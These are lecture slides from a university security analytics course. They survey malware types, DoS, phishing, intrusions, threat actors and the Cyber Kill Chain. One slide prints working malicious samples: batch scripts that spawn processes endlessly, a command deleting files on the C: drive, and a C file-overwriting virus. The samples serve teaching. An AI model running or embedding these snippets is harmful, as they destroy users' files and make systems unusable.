Cybersecurity Landscape

COMP90073
Security Analytics


Dr. Yi Han, CIS

Semester 2, 2021

Outline

- Cyber Threats
- Threat actors
- Cyber Kill Chain

Cyber Threats



https://cybermap.kaspersky.com/

https://threatmap.checkpoint.com/

Types of Cyber Threats

- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

Malware

- **Malware**: Short for “malicious software”, any software designed to cause harm or gain unauthorized access to computer systems
  - Virus: Malware that attaches itself to a program or file so it can spread to other computer systems
  - Worm: Standalone malware that replicates itself in order to spread to other computer systems without human interaction
  - Trojan: Malware disguised as legitimate software to avoid detection. It opens a backdoor to your computer

Malware (examples)

```
@ECHO off
 :top
 START %SystemRoot%\system32\notepad.exe
 GOTO top
```

```
@Echo off
Del C:\ *.* |y
```

```
@echo off
 :x
 start winword
 start mspaint
 start notepad
 start write
 start cmd
 start explorer
 start control
 start calc
 goto x
```



```
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>

FILE *virus,*host;
int done;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
void main()
{
    clrscr();
    done=findfirst("*.*",&ffblk,0);
    while(!done)
    {
        virus=fopen(_argv[0],"rb");
        host=fopen(ffblk.ff_name,"rb+");
        if(host==NULL) goto next;
        x=89088;
        while(x>2048)
        {
            fread(buff,2048,1,virus);
            fwrite(buff,2048,1,host);
            x-=2048;
        }
        fread(buff,x,1,virus);
        fwrite(buff,x,1,host);
        next:
        {
            fcloseall();
            done=findnext(&ffblk);
        }
    }
    getch();
}
```

Malware

- Spyware: Malware installed on a computer system without permission and/or knowledge by the operator, for the purposes of espionage and information collection. Keyloggers fall into this category
  - Keylogger: A piece of hardware or software that (often covertly) records the keys pressed on a keyboard or similar computer input device
- Rootkit: A collection of (often) low-level software designed to enable access to or gain control of a computer system ("Root" denotes the most powerful level of access to a system)

Malware

- Adware: Malware that injects unsolicited advertising material (e.g., pop ups, banners, videos) into a user interface, often when a user is browsing the web

InsertedAt="2019-07-18 05:30:39"; EventID="404147"; EventType="Adware or PUA"; Action="Blocked"; Computer Name="ops-sys-004"; ComputerDomain="PONDEROSA"; ComputerIPAddress="77.26.148.180"; EventTime="2019-07-18 05:30:39"; ActionTakenID="116"; UserName="PONDEROSA\sirico"; ScannerTypeID="200"; ScannerType="Unknown"; StatusID="300"; Status="Cleanable"; ThreatTypeID="2"; EventType="Adware or PUA"; EventName="LeakTest"; FullFilePath="\\green.sophos\dfs\UK\Users\My Documents\SCF Epam\SCF\Test_tools\Benchmark_tools\leaktest1.2.exe"; GroupName="PONDEROSA\Computers";

action = blocked | dest = ops-sys-004 | file_name = leaktest1.2.exe | signature = LeakTest
user = PONDEROSA\sirico | vendor_product = Sophos Endpoint Protection


Adware detection log example

Malware

- Ransomware: malware designed to restrict availability of computer systems until a sum of money (ransom) is paid

Malware

- Bot: A variant of malware that allows attackers to remotely take over and control computer systems, making them zombies
- Botnet: A network of bots




Source: www.fbi.gov

Types of Cyber Threats

- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

Availability Attacks

- Denial of service (DoS) and distributed denial of service (DDoS): Attacks on the availability of systems through high-volume bombardment and/or malformed requests, often also breaking down system integrity and reliability



Source: www.digitalattackmap.com

Types of Cyber Threats

- Malware
- Availability attacks
- Cyber Fraud
- Intrusions


Fraud

- Click fraud: “the fraudulent practice of clicking many times on an online advertisement to generate the small fee charged to the advertiser per click, thereby harming the advertiser or benefiting the host website”
  - from *dictionary.com*

- Phishing (aka masquerading): Communications with a human who pretends to be a reputable entity or person in order to induce the revelation of personal information or to obtain private assets
  - https://www.ted.com/talks/james_veitch_this_is_what_happens_when_you_reply_to_spam_email

- Spear phishing: Phishing that is targeted at a particular user, making use of information about that user gleaned from outside sources

Fraud



Types of Cyber Threats

- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

Intrusions

- Login attack: Multiple, usually automated, attempts at guessing credentials for authentication systems, either in a brute-force manner or with stolen/purchased credentials

- Advanced persistent threats (APTs): Highly targeted networks or host attack in which a stealthy intruder remains intentionally undetected for long periods of time in order to steal and exfiltrate data

- Exploit: A piece of code or software that exploits specific vulnerabilities in other software applications or frameworks

  - Zero-day vulnerability: A weakness or bug in computer software or systems that is unknown to the vendor, allowing for potential exploitation (called a zero-day attack) before the vendor has a chance to patch/fix the problem

Advanced persistent threats

- APT: https://www.youtube.com/watch?v=SZCE677ijMU

Zero-day vulnerability

- Zero-day: https://www.youtube.com/watch?v=-BIANfzF43k

Intrusions


- STUXNET: https://www.youtube.com/watch?v=7g0pi4J8auQ

Outline


- Cyber Threats
- Threat actors
- Cyber Kill Chain

Threat Actors

Actor	Description
Cyber-criminal	Cyber-criminals are primarily motivated by money and use a variety of threats – including DDOS/extortion, banking trojans, etc.
Hacktivist	Hacktivists are primarily ideologically motivated and aim to bring attention to their cause.
Nation State	Nation State are primarily motivated by surveillance, espionage and stealing intellectual property for economic advantage.




What They Want



Source: 2018 Verizon data breach investigations report

How Hackers Get In



Source: 2018 Verizon data breach investigations report

Use Case Discussion

Company X and Company Y are competitors who both are biding on a secret Government project. Staff A (attacker) from Company X learned from LinkedIn that Staff V (victim) is the lead architect in Company Y. A then crafted an email pretending from an acquaintance of V with a malware attached. V was lured to click on the malware in the email, which installed a backdoor that gave A the remote control of Staff V's computer. After that, Staff A started to copy key design documents from V's computer.

- What are different type of cyber threats/attacks in this use case?
- How can you detect these attacks, and what data can help?
  - **Gateway controls** such as Web proxy, Email proxy, DNS proxy
  - **Network controls** such as IPS (Intrusion Prevention System)
  - **Endpoint controls** such as AV (Anti-Virus), HIPS (Host based IPS)
  - **User controls** such as security awareness education

Outline

- Cyber Threats
- Threat actors
- Cyber Kill Chain

Cyber Kill Chain

"The Cyber Kill Chain framework ® is part of the Intelligence Driven Defense model ® for the identification and prevention of cyber intrusions activity. The model identifies what the adversaries must complete in order to achieve their objective.

The seven steps of the Cyber Kill Chain® enhance visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures."

From: Lockheed Martin Corporation

Cyber Kill Chain

- **Reconnaissance** - Research, identification and selection of targets, often represented as crawling Internet websites such as conference proceedings and mailing lists for email addresses, social relationships, or information on specific technologies

- **Weaponization** - Coupling a remote access trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer). Increasingly, client application data files such as Adobe Portable Document Format (PDF) or Microsoft Office documents serve as the weaponized deliverable.

Cyber Kill Chain

- **Delivery** - Transmission of the weapon to the targeted environment. For example, email attachments, websites, and USB removable media are delivery vectors for weaponized payloads

- **Exploitation** - After the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets an application or operating system vulnerability, but it could also more simply exploit the users themselves or leverage an operating system feature that auto-executes code.


- **Installation** - Installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment

Cyber Kill Chain

- **Command and Control (C2)** - Typically, compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel. APT malware especially requires manual interaction rather than conduct activity automatically. Once the C2 channel establishes, intruders have “hands on the keyboard” access inside the target environment

- **Actions on Objectives** - Only now, after progressing through the first six phases, can intruders take actions to achieve their original objectives. Typically, this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim environment; violations of data integrity or availability are potential objectives as well. Alternatively, the intruders may only desire access to the initial victim box for use as a hop point to compromise additional systems and move laterally inside the network

Cyber Kill Chain



Source: www.lockheedmartin.com

Summary

- Cyber threats
  - Malware
    - Explain & compare various types of Malware
  - Availability attacks
    - Describe DoS/DDoS attacks
  - Fraud
    - Explain difference between phishing and spear phishing
  - Intrusions
    - Explain various types of intrusions
- Cyber kill chain
  - Explain seven steps of cyber kill chain
  - Model cyber attacks using cyber kill chain

Reference

- [1] Clarence Chio & David Freeman, 2018, *Machine Learning and Security*, Chapter 1, O'Reilly
- [2] Eric M. Hutchins, Michael J. Clopperty, and Rohan M. Amin, 2010, *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*, Proc. 6th Int'l Conf. Information Warfare and Security(ICIW 11)